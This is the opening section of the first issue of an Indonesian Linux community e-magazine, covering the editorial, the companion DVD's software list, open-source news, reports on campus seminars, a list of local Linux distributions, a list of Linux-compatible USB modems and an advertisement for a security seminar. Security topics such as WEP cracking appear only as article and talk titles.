

LINUX BIASAWAE

www.omahbiasawae.com

Membawa Linux Semudah Hidup Kita

Kenapa Harus Linux...?

Agus Muhajir

17

Membangun Teknologi Cloud di Jaringan Intranet (Part 1)

Dedy Setyo Afrianto

22

Teknik Menjebol WEP dengan AiroDump & AirCrack

Onno W.Purbo

27

Pengenalan Shell Script

Nanang Sutisna

28

Beragam Jenis Aplikasi untuk Beragam Keperluan

Agus Muhajir

30

WITH
DVD
Donasi Rp. 20.000

Cara Menulis di Wiki KeluargaPEDIA

Agus Muhajir

31

Convict

MEANS FREEDOM

Membawa Linux Semudah Hidup Kita

Pernyataan ini memang terkadang sangat sulit kita capai. Bahkan terkadang hanya terasa menjadi sebuah angan - angan semata. Tanpa ada hasil sedikit pun. Tetapi jika kita lihat secara seksama, Linux bisa mudah kita pahami. Semudah Kita hidup. Bahkan kreasi kita tetap bisa berjalan, bahkan saat kita tertidur. Apalagi karena suatu keasyikan dalam berkreasi, lembur, dan menghasilkan suatu karya dan pekerjaan.

Membawa Linux Semudah Hidup Kita, berarti salah satunya telah menjadikan Linux sebagian dari Hidup Kita. Bisa dibilang, Hidup terasa hampa tanpa pegang komputer yang ber-OS linux didalamnya tiap hari. Itulah kenikmatan hidup, yang pasti Kita dambakan. Dimana jiwa kebebasan (baca:Freedom), telah mendarah daging.

Dengan memahami konsep inilah, Kita akan dengan sendirinya bertemu dengan hal - hal baru, bahkan orang - orang baru yang diluar lingkungan kita. Dalam mewujudkan angan - angan dan mimpi - mimpi Kita.

Salam BiasaWae. Selamat Berkreasi... ;-D

Cover Story

Secara alamiah, diperagakan oleh Bp.Ilham Kanari. Salah Seorang Pengajar di SMKN 1 Banawa. Dan juga memiliki kesibukan lainnya sebagai Teknisi jaringan & server di Kantor2 Pemda Donggala .



TIM E-Majalah
LinuxBIASAWAE :
Edisi #01, Nopember 2013.

Redaksi, Editor, Keuangan :
Agus Muhajir

Cover Model :
Ilham Kanari

Cover Designer :
Kang Supri Diantoko

Kontributor :
*Agus Muhajir, *Onno W. Purbo,
*Ilham Kanari, *Kang Supri
Diantoko, *Nanang Sutisna,
*Fakhrullah Ipandy, *Egi Adithia
Pradana, *Anugrah Bagus Susilo,
*Atnan Saputra, *Masriadi, *Hadi
Sumarsono, *Adi Sucipto, *Luri
Darmawan, *Wikan Wiratmoko,
*Dhanank Perdhana, *Nur Hasan,
*Budhi Setiyawan, *Muhammad
Randy Mandala Putra, *Ade
Malsasa Akbar, *Danang MC.

Pemasaran, Distribusi, Agen :
Tim


Website :
<http://www.omahbiasawae.com/>

Alamat Redaksi :
OmahBIASAWAE
Jl. Raya Tegorejo No.9 Pegandon,
Kendal, Jawa Tengah.
HP. 081-829-88-54.

Kritik dan Saran :
hajirodeon@yahoo.com
majalah@omahbiasawae.com

Donasi bisa dikirimkan ke :
BANK MANDIRI Cab.Pemuda
Semarang
a/n. Agus Muhajir
135-00-040-3665-1

Dari Redaksi	Booting Linux, Fsck terus yang bikin frustasi
3	25
OnDVD	Masalah 'mysqld.sock' yang cukup menjengkelkan
5	25
Berita - Berita	Membuat LiveUSB dari Ubuntu Desktop
6	26
Liputan Acara : Seminar Linux hadir di STMIK Swadharma	Teknik Menjebol WEP Menggunakan Airodump dan Aircrack
7	27
Liputan Acara : Sosialisasi Open Source oleh Komunitas Linux Mahakam	Pengenalan Shell Script
8	28
Liputan Acara : Seminar Teknologi : Dengan OpenSource, Bebas itu Nyata	Beragam Jenis Aplikasi untuk Beragam Keperluan
8	30
Liputan Acara : Seminar Android AMIK YMI Tegal	Menulis Artikel pada Wiki KeluargaPEDIA
9	31
Liputan Acara : Medical Linux sistem operasi buatan Anak Bangsa.	Merangkai SMS Gateway dengan SMSTools dan PlaySMS, di atas Comal-Linux "El-Kas" 07.30H
10	32
Komunitas : Memasyarakatkan Open Source di Tanah Papua	Beragam Akses User pada SISFOKOL
11	38
Daftar Linux Lokal : Distro Linux dan Remasteran	RaspberryPi
13	39
Daftar Modem USB yang Kompatible dengan Linux	Asril OS : Indah, bebas, lepas
14	41
Kenapa Harus Linux...?	Tokoh : Luri Darmawan
17	42
MAC Address	Tokoh : Onno W.Purbo
21	42
Virtual Private Network	Menjadi : Agen/Distributor, Kontributor/Tim, Donatur
22	43
Membangun Teknologi Cloud di jaringan intranet	
23	



E-Majalah LinuxBIASAWAE, #001, Nopember 2013.

Browser :

- > Firefox 25.0
- > Google-Chrome

CMS :

- > Joomla 3.1.5
- > SISFOKOL v4.0
- > SISFO-Service
- > Wordpress 3.7.1

Distro :

- > LinuxBIASAWAE v4.0, Edisi Wiki

KeluargaPEDIA

- > Fedora-Live-Desktop-i686-19-1
- > linuxmint-15-cinnamon-dvd-32bit

E-Book :

- > Tutorial Distro Linux MANUX 2.0
(code:Nusantara)

Koleksi Font

Kernel Linux-3.11.6

Mail Client :

- > thunderbird-24.1.0

Office :

- > LibreOffice_4.1.2_Linux_x86_deb

Remote :

- > teamviewer_linux.deb

Suplemen :

- > alsa-lib-1.0.27.2
- > amd-catalyst-13.9-linux-x86_64
- > bash-4.2
- > bind-9.9.4
- > cups-1.7.0-source
- > ffmpeg-2.1
- > freetype-2.5.0.1
- > gcc-4.8.2
- > git-1.8.4.2
- > grub-2.00
- > MesaLib-9.2.2
- > NVIDIA-Linux-x86-325.15
- > openbox-3.5.2
- > openjdk-7u40-fcs-src-b43-26_aug_2013
- > openssh-6.3p1
- > openssl-1.0.1e
- > Python-3.3.2
- > qt-everywhere-opensource-src-5.1.1
- > samba-4.1.0
- > vim-7.4
- > vlc-2.1.0
- > xfdesktop-4.10.2
- > xorg-server-1.14.4
- > xz-5.0.5

USB-Modem-Huawei

- > Mobile.Partner.Linux.21.003.28.00.03

Virtualisasi :

- > VirtualBox-4.3.2

Web Editor :

- > aksiide_2.3.0


Web Server :

- > xampp-linux-1.8.3-1-installer

E-Majalah LinuxBIASAWAE, Edisi Perdana, Nopember 2013.

Telah dirilis E-Majalah LinuxBIASAWAE, dalam bentuk file .PDF dan file .ISO DVD pendukung. Pada Sabtu, 02 Nopember 2013. Walaupun berbentuk digital, dan tidak ada dalam format cetak kertas, tetap akan berusaha semaksimal mungkin, terbit berkelanjutan tiap awal bulannya. Dengan beragam materi dan bahasan yang unik, menarik, dan bermanfaat. Penyebaran E-Majalah ini, melalui : copy file/dvd dari agen - agen tiap kota, download langsung dari situs OmahBIASAWAE dan LinuxBIASAWAE, dvd materi seminar/workshop, pembelian dvd. Bagi teman - teman yang ingin ikutan menulis, juga bisa mengirimkan naskahnya.

Rilis Baru, Web-Editor AksiIDE v2.3.0



Telah dirilis pada saat Hari Sumpah Pemuda, Web-Editor AksiIDE v2.3.0 . Web-Editor ini, dikembangkan oleh Luri Darmawan bersama timnya. Berbasis Java. Dan mempunyai dua versi, Windows dan Linux.

<http://www.aksiide.com/>

<http://www.facebook.com/groups/aksiide/>

Distro Linux Yang Baru Saja Rilis...

FreeBSD 10.0-BETA3, Frugalware Linux 1.9, OS4 OpenLinux 14.1, GeeXboX 3.1, Musix GNU+Linux 3.0 RC2, OpenBSD 5.4, openSUSE 13.1 RC2, Superb Mini Server 2.0.6, Salix OS 14.0.1 "Ratpoison", Tails 0.21, Clonezilla Live 2.2.0-16, Voyager Live 13.10, Kimux 13.10, Ubuntu 13.10, LinuxMint 15, Fedora 19.1 ,

Kernel 3.12

Telah dirilis awal Nopember ini, Kernel Linux 3.12 . Dengan beragam kesempurnaan dan perbaikan bugs dari versi sebelumnya. Bisa di-download

<https://www.kernel.org/pub/linux/kernel/v3.x/linux-3.12.tar.xz>

O.A.D membuka sistem pendanaan melalui crowdfunding

Kegagalan Ubuntu di projek crowdfunding Ubuntu EDGE rupanya tidak menyurutkan minat proyek FOSS lain untuk mencoba crowdfunding, contohnya game dengan genre HSG (Historical Strategy Game) O.A.D pada tanggal 1 Oktober 2013 ikut membuka pendanaan pengembangan proyek mereka dalam bentuk crowdfunding di situs indiegogo, alasan mereka membuka pendanaan adalah karena mereka ingin memperkerjakan dua orang pengembang full time untuk satu tahun, konten tambahan, elemen game baru dan tentu saja peningkatan kualitas game tersebut, mereka berharap dengan dengan di bukanya pendanaan melalui crowdfunding bisa memenuhi keinginan mereka. [egi adithia].

Situs game Warzone2100 di serang cracker

Situs dari game RTS (Real Time Strategy) multiplatform Warzone2100 (9/8) di serang orang yang tidak bertanggung jawab, di ambil dari pengumuman situsnya wz2100.net, bahwa situs tersebut di serang oleh cracker, sebuah pernyataan cukup keras di lontarkan oleh developer game tersebut kepada kelompok yang menyerang "When idiots attack", namun para teknisi sudah bekerja keras memperbaiki web, adapun yang telah di serang web dan forum sedangkan berkas berkas lainnya berada di hosting open source sourceforge.net. [egi adithia].

Wine 1.7.5

Bagi pengguna Wine, telah rilis versi baru, pada 25 Oktober 2013 ini. Dengan beragam kelebihan dan kesempurnaan. Dilantaranya telah bisa menggunakan Unicode 6.3 . Font - font tebal, bisa berjalan optimal. Dukungan terhadap typelib di lingkungan 64bit.

Seminar Linux hadir di STMIK Swadharma

oleh : Kolins Care (kolinscare@gmail.com)

Jakarta, 26 Oktober 2013

Sukses mengajak pengguna Linux di seluruh jakarta bahkan di luar pulau jawa, KOLINS (Komunitas Linux Swadharma) berhasil menghadirkan 2 Pembicara yaitu Pakar IT Indonesia Bapak Ono W Purbo dari Jakarta serta Bapak Rusmanto Ketua YPLI (Yayasan Pengguna Linux Indonesia). Acara ini juga menjadi saat dimana KOLINS resmi terbentuk yang mengajak mahasiswa-siswi pengguna linux dapat berbagi pengalaman dan menjadi komunias dalam naungan STMIK Swadharma.



Peserta sudah mulai berdatangan satu jam sebelum acara di mulai yaitu pukul 12.00 WIB. Setibanya waktu yang ditentukan, peserta melakukan registrasi ulang pas stand pendaftaran yang sudah dibuka untuk mendapatkan ATK + Snack serta setiker yang tercantum kode peserta untuk undian berhadiah yang akan diumumkan di akhir acara.

Tepat pukul 13.00 WIB acara dibuka dengan melantunkan lagu kebangsaan Indonesia Raya yang diikuti oleh seluruh pihak yang berada dalam ruangan acara seminar, setelah itu sambutan dari Pihak STMIK Swadharma serta Ketua Panitia, setelah itu tidak lama kemudian masuk ke sesi peresmian KOLINS yang didampingi oleh pihak pendukung seminar yaitu KPLI Jakarta bersama seluruh Panitia Seminar.

Setelahnya Bapak Rusmanto siap menyampaikan materi sekitar pukul 13.30 WIB. Materi Pengenalan Linux, yang menjelaskan berbagai kemudahan dan kegunaan linux di dunia pendidikan serta dunia kerja, hal ini membuat peserta semakin tertarik mengikuti acara ini, terlihat saat sesi tanya jawab dan pembagian doorprize tiba hingga saat Ishoma Coffee Break sekitar pukul 15.00 WIB.

Saat Bapak Onno W Purbo memulai menyampaikan materi seminarnya, peserta mulai tampak semakin antusias, beberapa peserta menyalakan laptop untuk bisa langsung mempraktekkan apa yang pembicara sampaikan. Dengan gaya santai, pak Onno menyampaikan materi dengan sedikit banyolan yang membuat peserta seminar tertawa hingga suasana menjadi terkesan sangat akrab, namun tetap fokus atas materi yang disampaikan.

Dan acara ditutup dengan tanya jawab peserta kepada seluruh pembicara dan pendukung seminar yang ada dan dilanjutkan dengan pengumuman nomor undian kepada peserta yang beruntung mendapatkan hadiah. Setelahnya peserta dan panitia bebas berfoto dengan

para pembicara dan pendukung hingga peserta meninggalkan ruangan seminar dengan membawa Sertifikat dan Souvenir berupa Majalah Info Linux pada meja pendaftaran.



Sosialisasi Open Source oleh Komunitas Linux Mahakam

oleh : Fahrullah Ipandy (ibnu_ipandy@yahoo.com)



Samarinda, 4 September 2013.

Bertempat di kampus Fakultas Teknologi Informasi dan Komputer Universitas Mulawarman (FTIK Unmul) Komunitas Linux Mahakam (KLM) berkesempatan melakukan sosialisasi dan pengenalan open source pada mahasiswa baru FTIK Unmul Samarinda angkatan 2013.

Pada kesempatan itu pengisi materi dari komunitas diberi waktu selama 30 menit untuk menyampaikan sosialisasi open source dan mengenalkan komunitas ini dihadapan sekitar 120 mahasiswa baru. Selain berupa ceramah acara ini

juga diisi tanya jawab.

Hadir sebagai pengisi materi dan menjawab pertanyaan peserta yaitu saudara Ari Rahmat Rifani, Fahrullah, Rizki Aidil Adha, Abdul Salam dan Bapak Totok Sudarto.

Acara ini dinamakan Rangkaian Aksi Mahasiswa Baru Angkatan 4 yang disingkat ram4gb yang tahun ini mengambil tema "empowering imagination".

Acara pengenalan dan sosialisasi open source ini terlaksana atas undangan dari Himpunan Mahasiswa Teknik Informatika (Hima-Tik) FTIK Unmul.

Peserta sosialisasi sangat menyambut baik dengan pelaksanaan sosialisasi ini, semangat ini dijawab oleh tim dengan berencana mengadakan lagi bentuk-bentuk sosialisasi dan pelatihan di FTIK Unmul.



Seminar Teknologi : Dengan OpenSource, Bebas itu Nyata

oleh : Agus Muhamjir (hajirodeon@yahoo.com)

Pekalongan, 24 Juni 2013.

Acara seminar yang diadakan oleh HMJMI Kampus Politeknik Muhammadiyah Pekalongan ini, dengan nara sumber : Bp. Agus Muhamjir (Pengembang aplikasi sekolah SISFOKOL), dan Bp.Wendy Swandoyo (Ketua KPLI Pekalongan). Serta selaku moderator Bp. Aslam Fatkhudin (Dosen Politeknik Muhammadiyah Pekalongan).

Seminar dimulai sejak pukul 08.00 sampai dengan 12.00 . Terdiri dari dua pokok bahasan. Yakni perihal motivasi dan konsep pengembangan aplikasi dan sistem operasi, bersama Bp. Agus Muhamjir pada sesi pertama. Kemudian dilanjutkan dengan sesi kedua, bersama Bp. Wendy Swandoyo, membahas dasar - dasar linux dan beragam aplikasi yang ada didalamnya. Acara ini diikuti oleh kalangan mahasiswa Politeknik Muhammadiyah Pekalongan, dan juga dari kalangan umum.



Seminar Android AMIK YMI Tegal

oleh : Adi Sucipto (acepbv@gmail.com)



Tegal, 20 Oktober 2013

Teknologi Komputer secara langsung dan tidak langsung telah mempengaruhi kehidupan manusia. Tidak dapat dipungkiri lagi kita merasakannya di setiap sisi kehidupan. Setiap hari penemuan serta pemanfaatan-pemanfaatan baru dari teknologi komputer ini terus berkembang. Salah satu bukti kemajuan tersebut adalah diciptakannya Android oleh Android, Inc. Kemudian, pada tahun 2005 Google membeli lisensinya dan merilis dipasaran secara resmi tahun 2007.

Android adalah sebuah sistem operasi berbasis linux yang semula dirancang untuk mengembangkan sebuah sistem operasi canggih dan diperuntukkan bagi kamera digital, namun kemudian disadari bila pasar untuk kamera tidak cukup besar, dan pengembangan Android lalu dialihkan ke pasar telepon pintar (layar sentuh) untuk menyaingi Symbian dan Windows Mobile. Ponsel android pertama dijual bulan Oktober 2008.

Manfaat android sangat luas, baik dibidang pendidikan, hiburan maupun bisnis. Dengan teknologi ini kita dapat dengan mudah memperoleh informasi positif yang menunjang kegiatan penting. Aplikasi pendukung komunikasi semakin memanjakan konsumen telepon pintar, seperti whatsapp, line, kakaotalk, we chat, skype, yahoo messenger, serta beragam aplikasi yang lain. Semakin membuka jalur untuk berkomunikasi dengan mudah, berarti semakin

besar juga kesempatan untuk memperoleh informasi maupun order bagi wirausaha.

Untuk mengenalkan kepada masyarakat umum tentang android maka pada hari Minggu, 20 Oktober 2013, AMIK YMI Tegal mempersembahkan sebuah acara Seminar dengan Tema "Imtaq dan Iptek Mewujudkan Generasi Cerdas yang Berakhhlak Mulia," bertempat di Sanggar Pramuka Tegal dengan menghadirkan Ketua MIT Center, Adi Sucipto, M.T.

Pembantu Direktur III, Aries Setyani W. P, S.P, M.M menjelaskan tujuan diadakannya seminar ini selain mengenalkan pada peserta tentang pemrograman Android, juga memberi

inspirasi agar menggunakan Android secara bermanfaat dan meningkatkan kompetensi peserta. Seminar kali ini diikuti oleh sivitas akademika AMIK YMI Tegal serta mahasiswa dari kampus lain dan pelajar SMA/K sederajat serta masyarakat umum. di Wilayah Tegal, Brebes dan Pemalang.



Bertindak sebagai Ketua Panitia adalah Pandu Aldi Pratama, mahasiswa semester 3 AMIK YMI Tegal. Pandu sangat berharap meski seminar ini diadakan dengan suasana bersahaja, para peserta tetap antusias dan bisa mendapatkan manfaat. Kedepannya AMIK YMI Tegal berencana menindaklanjuti dalam bentuk workshop atau pelatihan Android.

Medical Linux sistem operasi buatan Anak Bangsa.

oleh : Adnan Buyung Saputra (atnansaputra@gmail.com)

Makassar, 04 September 2013

Gerakan memasyarakatkan penggunaan teknologi Open Source telah berjalan beberapa tahun dan dilakukan oleh berbagai organisasi di seluruh nusantara. Salah satu organisasi yang gencar ikut ambil bagian dalam gerakan tersebut adalah Cyber Open Source (COS) STMIK AKBA. Unit Kegiatan Mahasiswa (UKM) ini telah banyak berkontribusi dalam berbagai bentuk kegiatan di antaranya pelatihan, seminar, diskusi, dan pengembangan aplikasi berbasis Open Source.

Tepatnya pada hari Rabu (04/09/2013) bertempat di Universitas Muhammadiyah (Unismuh) Makassar di hadapan mahasiswa baru Fakultas Kedokteran kampus tersebut, COS STMIK AKBA memperkenalkan sebuah karya besar mereka, yakni Sistem Operasi Medical Linux. Sistem operasi ini dirancang untuk menjadi sistem operasi user friendly dan powerfull dengan fokus penggunaannya pada dunia medis dan kesehatan. Mengandalkan basis Linux Xubuntu (Ubuntu), COS STMIK AKBA menyertakan berbagai aplikasi khusus yang diharapkan membantu proses pembelajaran dalam ilmu kedokteran maupun dalam terapan di lapangan.

Dalam acara sosialisasi tersebut, hadir sebagai pembicara yaitu Suryadi Syamsu, S.Kom selaku pembina COS STMIK AKBA, serta Muhammad Abdi, S.Kom dan Adnan Buyung Saputra selaku anggota COS STMIK AKBA. Kehadiran mereka mendapat sambutan hangat dari para mahasiswa baru serta apresiasi dari Dekan Fakultas Kedokteran Unismuh karena sangat membantu dalam proses pembelajaran di Kampus.



Medical Linux Versi 13.9 merupakan generasi pertama dari medical linux yang dirilis dengan codename "asclepius". Pemberian kode nama Medical Linux ini dipilih bukan tanpa alasan,karena ini sangat erat kaitannya dengan kesehatan ,dikaji dari perngertian umum dari asclepius.

Asclepius adalah seorang ilmuwan atau bisa juga disebut dokter yang berasal dari Negara Yunani yang diperkirakan hidup pada tahun 1200 SM. Asclepius diberi gelar sebagai God of Healing atau dalam bahasa indonesia disebut Dewa Penyembuh

karena kemampuannya yang hebat dalam menyembuhkan orang-orang yang sakit. Menurut cerita/mitologi, Asclepius adalah anak dari Apollo dan Coronis

Dari pengertian Asclepius tersebut, tim pengembang berharap agar Medical Linux dapat menyembuhkan masyarakat khususnya dunia kedokteran dari ketergantungan perangkat lunak ilegal (bajakan).

Untuk mencobanya anda bisa mendapatkannya secara free di website resmi www.medicallinux.org.

Tahukah Kamu...?

Bahwa dengan menggunakan 'mc' / Midnight Commander, akan memudahkan dalam file manager di lingkungan terminal command line.

Memasyarakatkan Open Source di Tanah Papua

oleh : Sigit Irmawan (ubuntu.papua@gmail.com)

Ubuntu papua Berdiri di kota Jayapura, yang dimotori oleh Sigit Irmawan dan Irfan Cahya Putra. Irfan yang saat ini aktif sebagai admin network yang merangkap admin system pada LPSE Propinsi Papua, dan Sigit Irmawan yang saat ini sedang meniti karir di PT. Pos Indonesia memiliki visi yang sama yaitu "Mengembangkan Informasi OpenSource di Bumi Cenderawasih". Visi ini kemudian menjadi visi Ubuntu Papua. Dengan misi melakukan serangkaian agenda aksi penyebaran informasi tentang open source.

Dari awal berdiri hingga sekarang Ubuntu Papua telah mengibarkan sayapnya melalui kegiatan-kegiatan komunitas yaitu RoadShow ke beberapa titik di Papua yaitu Kota Jayapura, Kabupaten Jayapura dan Kabupaten Keerom. Diharapkan kedepannya Ubuntu Papua dapat lebih mengembangkan eksistensi dalam era Open Source ini ke daerah-daerah yang belum tersentuh akan Open Source.

Komunitas ini diterima dengan baik oleh beberapa tempat yang telah kami datangi, beberapa diantaranya telah menjalin kerja sama teknis untuk menghandling infrastruktur jaringan di beberapa sekolah.

Perjalanan ini tidaklah mudah, mengingat masyarakat papua khususnya pelajar dan mahasiswa masih demam dengan teknologi mutakhir dari sistem operasi lain. Namun demi konsistensi komunitas, ubuntu Papua telah menyiapkan sejumlah agenda lain, mulai dari roadshow, rilis party, pelatihan jaringan, dan sejumlah agenda aksi lainnya.

Kami menyadari akan kekurangan Sumber Daya dalam menggerakkan komunitas ini kearah yang lebih baik lagi, seperti melakukan "OpenSource Travelling" atau melakukan kompetisi-kompetisi perlombaan dalam bidang Open Source. Disamping itu, akses internet yang diyakini masih terbilang sulit dan mahal di propinsi paling timur ini menjadikan proses pengembangan komunitas agak lamban dari beberapa daerah lain.

Melalui beberapa pertemuan-pertemuan komunitas ubuntu papua dan juga luasnya pengetahuan open source di internet kami meyakini ubuntu Papua akan lebih giat lagi dalam

memasyarakatkan Open Source di tanah Cendrawasih ini.

Sejauh ini Ubuntu Papua telah di terima dengan baik di Propinsi maupun di beberapa kota terdekat dari ibu kota propinsi yaitu Kota Jayapura.

Dalam roadshownya ubuntu papua mencatat sekitar 7-10



titik yang sudah di jangkau, yakni terdiri dari sekolah dan perguruan tinggi, masing-masing sebagai berikut :

1. SMA Negeri 3 Jayapura
2. SMA Negeri 2 Jayapura
3. SMA Muhammadiyah Jayapura
4. SMK Negeri 1 Jayapura
5. SMK Negeri 5 Jayapura
6. Kampus STIMIK Sepuluh Nopember Jayapura
7. SMK Negeri 1 Kabupaten Jayapura
8. MPLIK Kabupaten Keerom

dan pada triwulan akhir tahun 2013 ubuntu papua melakukan roadshow ke :

1. SMA Paulus Kota Jayapura, dan
2. SMK Yapis Jayapura.

Penjualan Service Maintenance Assesories Networking


HSC Computer
Mitra Anda dalam Solusi Teknologi Informasi



Jl. Raya 175 Kaliwungu Kendal Telp. 0294-5742107 - 024-70119171 Fax. 0294-3681125
e-mail:hsc_computer@yahoo.co.id - http://www.hsccomputer.com

Didukung oleh :

PerdhanaHOST
www.perdhanahost.net/

PapuaHOST
www.papuahost.com/

Linux Lokal : Distro Linux dan Remasteran

oleh : Agus Muhajir (hajirodeon@yahoo.com), <https://www.facebook.com/groups/remaster.linux.id/>

Medical Linux

<http://medicallinux.org>

Sundara OS

<http://sundara-os.blogspot.com>

Jangkar

<http://pastebin.com/KZDurZbv>

<http://jangkar.web.id/>

Ronggolawe

<http://linux-ronggolawe.blogspot.com/>

Manux

<http://manux-linux.blogspot.com/>

Lovelin

<http://lovelin-linux.blogspot.com/>

Jatirogo

<http://linux-jatirogo.blogspot.com/>

anuLinux

<http://anulinux.tk>

Linux Biasawae

<http://hajirodeon.wordpress.com/>,

<http://linuxbiasawae.com/>,

<http://omahbiasawae.com/>

Kimux

<http://kimux-ubuntu.blogspot.com>

SGOS

<http://sgos-linux.blogspot.com>

Tinyubuntu

<http://tinyubuntu.blogspot.com>

FU2

<http://sourceforge.net/projects/fu2project/>

AsrilOS

<http://asrilos.blogspot.com/>

Lebah OS

<http://lebahos.blogspot.com/>

Comal Linux

<http://comal.sourceforge.net/>

RamayanaOS

<http://ramayana.newbieilmu.web.id/>

Alvaro Linux :

<http://mylinuxalvaro.wordpress.com/>

BanOS 3.0

<http://banosllc.blogspot.com/>

<https://www.facebook.com/groups/bananaking/>

BrengOS 13 B half prototype

<http://route-a.blogspot.com/>

Dodolinux 5

<https://docs.google.com/open?id=0B6zBJjDqOymAeHhiMWRTamFSWFE>

Blankon

<http://www.blankonlinux.or.id/>

Tajdid-Linux

<http://tajdidlinux.org/>

IGOS-Nusantara

<http://igos-nusantara.or.id/>

Schoolonffline

http://opensource.telkomspeedy.com/wiki/index.php/Distro_SchoolOnffLine

TeaLinux

<http://doscom.org/>

POCI Linux

<http://poci.kwali.info/>

Jika diantara daftar ini, masih ada lagi yang perlu dicantumkan, silahkan konfirmasi. terutama untuk distro linux dan remasteran, yang masih aktif sampai saat ini.

Daftar Modem USB yang Kompatible dengan Linux

oleh : Agus Muhajir (hajirodeon@yahoo.com), Ade Malsasa Akbar, <http://modemlinux.wordpress.com/>

Samsung GT-B3730	Huawei E173***
Kyocera W06K CDMA modem	Huawei E153
Samsung SGH-Z810	Huawei K4511
Samsung Nexus S i9023	Huawei Vodafone K3765
Samsung Galaxy Mini GT S5570	Huawei Vodafone K3770
Samsung Galaxy Young	Huawei Vodafone K3770i
Samsung Galaxy W	Option 225
Samsung S5610	Option 505
Samsung CH@T 322 PNP	Option 515
Samsung Chat BT-5330	Option iCON® 461
Modem OptionSony Ericsson MD300	Novatel MC990D
Huawei E1750C	ZTE AC581
Huawei E5830	ZTE MF100
Huawei E630	ZTE MF180
Huawei E1752	ZTE MF180A
Huawei E169	ZTE MF190
Huawei E230	ZTE MF288
Huawei E270	ZTE G990
Huawei E870	ZTE C3G-ZTE-r0
Huawei U8110	ZTE N75 Windows Mobile CDMA
Huawei E161	ZTE MF633BP
Huawei E160	MSM MF110
Huawei E1552	MSM MF627

MSM MF636	Smartfren Andromax-i*	Mobi Pantech PX-500
Huawei E303	Smartfren XStream EVDO	Airflash SX0301
Huawei E220 HSDPA	Nokia 6300	MITO 999 DUAL GSM
Smart Axestel MV140B	Nokia E71**	TOOT C300 GSM-CDMA
Smartfren AC682	Nokia N6630 GSM	Sony Xperia U*
Smartfren AC692	Nokia Asha 303	INTREPID – Spectra Flash
Smartfren AC81B	Motorola VE538GSM	iClick 9310
Smartfren CE682	Cross E1 Dual GSM	Wavecom Simbox Pool 8 Port Q2406B USB
Smartfren CE782	Nokia 3120 Classic	Polytron W3430*
Smartfren ZTE AC2627	Nokia 6275i	Nokia N900
Smartfren ZTE AC2791	Nokia 6151i	ONDA MT503HS
Smartfren ZTE AC2726i	Smartfren ZTE AC30	Advan JR-108
Smartfren Extream EVDO	Samsung Nexus S*	
Smartfren Andromax HS E860	Samsung Galaxy Mini*	
Smartfren Andromax-i ADG683	Samsung Galaxy Pro*	
Smartfren Connex EC176-2	Motorola C651	
Smartfren Huawei EC1260-2	Cross D3C	
Smartfren Haier CE100	Venus VT-18	
Smartfren Huawei EC1261-2	Venus VT-80N	
Smartfren AC782 EVDO Rev. A	Sierra Wireless 308 GSM	
Smartfren CE679	Sierra Wireless C885	
Smartfren AC479	Sierra 312u	
Vodafone K4505	Prolink PHS101	
Nokia N X3-02	Prolink PCM100	
Smarfren Andromax*	Speedup 3.5G SU-9000U HSUPA	

Daftar ini diperoleh dari wawancara langsung melalui kanal IRC #ubuntu-indonesia kepada siapa saja yang memiliki modem kompatibel Linux. Jika Anda memiliki data baru, selain dari daftar yang ada disini, silahkan memberikan informasinya. Terima kasih untuk semua orang yang sudah memberikan informasi modemnya.

INDONESIAN BACKTRACK TEAM REGIONAL JOGJA

HTM :

Pelajar	45 IDR
Mahasiswa	55 IDR
Umum	65 IDR

SEMINAR NASIONAL

Hack your own system
before the other do

1st anniversary
IBTeam Jogja



Iwan Sumatri
Pemateri "Trend Cyber"
Wakil ketua Bidang Riset
dan Pengembangan Id-SIRTII/CC



Zico Eichel a.k.a Zee Eichel
Pemateri "IT Security with Linux"
Founder Indonesian Backtrack Team



Yuda Prawira a.k.a Gunslinger_
Pemateri "Writing Your own Shellcode"



Antonius a.k.a MyWisdom
Pemateri "Cracking Perimeter"

Sabtu, 09 Nov '13
Pukul 08.30 WIB - Selesai
Gedung JBN Lantai 2
Jl. Yos Sudarso 21 Kota Baru
Yogyakarta
Koordinat 7°47'19"S 110°22'27"E

Fasilitas :

- | | |
|---------------|---------------|
| - Snack | - Seminar Kit |
| - Makan Siang | - Stiker |
| - Sertifikat | |

Pendaftaran :

Online
<http://bit.ly/semnasIBTJ>

Offline


Jl. Magelang KM 6 kutupatran rt/rw 03/14
Sinduadi mlati sleman yogyakarta

RADIO UNIMMA
JI mayjend.Bambang Soegeng km 5
Mertoyudan magelang

Informasi

Jogja Magelang
Nugroho (085878993200) Agoes (085642232245)

Supported By :



OmahBIASAWAE.COM



Kenapa Harus Linux...?

oleh : Agus Muhajir (hajirodeon@yahoo.com)

OPEN SOURCE, MAKHLUK APA ITU . . . ?

